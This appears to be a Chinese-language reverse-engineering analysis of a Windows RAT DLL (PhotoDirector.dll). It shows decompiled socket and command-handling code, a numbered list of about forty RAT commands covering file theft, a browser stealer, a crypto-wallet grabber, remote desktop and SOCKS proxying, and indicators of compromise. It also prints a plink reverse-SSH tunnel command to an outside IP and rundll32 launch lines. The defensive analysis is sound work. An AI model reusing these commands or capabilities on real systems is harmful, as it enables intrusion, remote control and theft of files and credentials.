


```
{
  v3 = socket(2, 1, 6);
  if ( v3 == -1i64 )
    goto LABEL_3;
  name.sa_family = 2;
  *name.sa_data = htons(v2);
  gethostbyname(::name);
  *&name.sa_data[2] = sub_180064E08();
  v4 = bind(v3, &name, 16);
  v5 = v3;
  if ( v4 != -1 )
  {
    v6 = listen(v3, 1);
    v5 = v3;
    if ( v6 != -1 )
    {
      addrlen = 16;
      qword_180093200 = WSAAccept(v3, &addr, &addrlen, sub_180069B40
      if ( qword_180093200 != -1i64 )
        goto LABEL_14;
      closesocket(0xFFFFFFFFFFFFFFFFui64);
      closesocket(v3);
      if ( v2 == 5580 )
        v2 = 5554;
      goto LABEL_11;
    }
  }
  closesocket(v5);
  if ( v2 == 5580 )
```

将StartFile发送的数据转发给CC

StartFile 导出函数


创建socket 等待StartInet连接，接收来自StartInet的数据



```
if ( i > 5580 )
  goto LABEL_115;
v71 = socket(2, 1, 6);
if ( v71 == -1i64 )
  break;
name.sa_family = 2;
*name.sa_data = htons(i);
gethostbyname(::name);
*&name.sa_data[2] = sub_18006CEAC();
if ( bind(v71, &name, 16) == -1 )
{
  closesocket(v71);
  if ( i == 5580 )
    break;
}
else
{
  if ( listen(v71, 1) != -1 )
  {                                           // 等待连接
    while ( 1 )
    {
      file_scoket = WSAAccept(v71, &addr, cc_returnbuf_length, sub_180069B40, 0i64);
      qword_180093200 = file_scoket;
      if ( file_scoket == -1i64 )
        closesocket(0xFFFFFFFFFFFFFFFFui64);
      else
        rat_comd_sub_18005C3F0(file_scoket);
    }
  }
  closesocket(v71);
  if ( i == 5580 )
    i = 5554;
```

RAT 命令格式

```
DWORD
BYTE  命令码
参数
```



```
memset_sub_1800316F0(&FileName[5], 0, 0xFF8ui64);
v5 = recv(file_scoket, buf, 4096, 0);         // 先读取4096字节 ， 获取数据的大小
v6 = v5;
if ( v5 > 0 )
{
  memncopy_sub_180031040(FileName, buf, v5);
  memset_sub_1800316F0(buf, 0, 0x1000ui64);
}
v7 = 0x1D0209C0020i64;

if ( FileName[4] > 40u || (v8 = *&FileName[5], !_bittest64(&v7, FileName[4])) )
  v8 = 1;
v9 = v8 << 12;
cc_buf = malloc_sub_1800357B4(v9);
v617 = cc_buf;
memset_sub_1800316F0(cc_buf, 0, v9);
if ( FileName[4] <= 0x28u && (v11 = 0x1D0209C0020i64, _bittest64(&v11, FileName[4])) )
{
  memncopy_sub_180031040(cc_buf, FileName, v6);
  v4 = v6;
  v627 = v6;
}
else
{
  memncopy_sub_180031040(cc_buf, &FileName[5], 0xFF8ui64);
}
v12 = recv(s, buf, 4096, 0);                  // 读取后续数据
if ( v12 > 0 )
{
```

rat 功能

2 遍历指定目录，返回文件名

3

4 获取指定文件内容

5 File uploaded to client 更新%PUBLIC%\Libraries\worker.txt

6 删除指定文件

7 删除指定目录

8 指定PID 启动进程

9 退出

10 获取一些进程的pid

```
sihost.exe
taskhostw.exe
explorer.exe
igfxEMN.exe
StartMenuExperienceHost.exe
SearchApp.exe
YourPhone.exe
SettingSyncHost.exe
TextInputHost.exe
SecurityHealthSystray.exe
ShellExperienceHost.exe
QAAgent.exe
ApplicationFrameHost.exe
UserOOBEBroker.exe
SDXHelper.exe
Microsoft.Photos.exe
SystemSettings.exe
Calculator.exe
```

12 C:\Windows\System32\rundll32.exe %PUBLIC%\Libraries\PhotoDirector.dll,startWorker single

13 C:\Windows\System32\rundll32.exe %PUBLIC%\Libraries\PhotoDirector.dll,startWorker

14 读取PhotoDirector.dll文件

15 遍历进程， 获取进程名个进程ID 发送给cc

16 查看安装进程 遍历键SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall， 获取DisplayName

17 创建 socket连接 本地5656 端口，发送delete bot

18 更新PhotoDirector.dll 文件

19 更新STEALER client， 更新%PUBLIC%\Libraries\BrowserData\explore.exe

20 SOCKS uploaded to client

21 开启vpn

22 结束svcnet.exe ms-proxy.exe 3proxy.exe plink.exe 进程，删除对应文件

23 更新Update-ms.dll 文件

24 获取 %PUBLIC%\Libraries\BrowserData 目录下的数据 发送给cc

25 创建 socket连接 本地5656 端口，发送add bot


26 传输数据显示到cmd窗口

27

28 结束 cmd 会话

29 更新ms-srv.exe 文件，重启ms-srv.exe进程。SSHD uploaded to client

30 参数指定ssh服务器端口转发 plink.exe -ssh -pw 1234567890 -R 参数 本地ip:4444 john@103.20.235.12\n   C:\Program Files (x86)\freeSSHd\FreeSSHDService.exe



```
v630.dwXCountChars = 0x102;
v251 = sub_180003D4C(&v630, &v609);// SSHD is started on - 103.20.235.12:%d
v252 = get_asc_string(v251);       // %d 为传递过来的参数
sub_180002178(v667, v252, v627);
```

31 结束ssh 会话

结束进程 plink.exe update-sh.exe FreeSSHDService.exe

32　传输USERPROFILE目录下指定后缀Downloads、Desktop或Documents 文件名，文件大小，文件内容。后缀“.txt ,dat .xlsx .ods .cmd .bat .vbs .one .ps1 .kdb .kdbx ”

34 远程桌面

打开\AnyDesk\system.conf 文件 获取ad.anynet.id连接

35 结束远程桌面

遍历进程，结束dsk.exe

36 更新远程桌面客户端

将cc 返回的数据更新dsk.exe 文件

38 更新加密货币抓取器

更新%PUBLIC%\Libraries\wallet.exe 文件，wallet.exe 是一个 Crypto graber

39 更新7z.dll

40 更新7z.exe

41 压缩tempFolder目录与wallet.exe

IOCs

notfiled.com:4444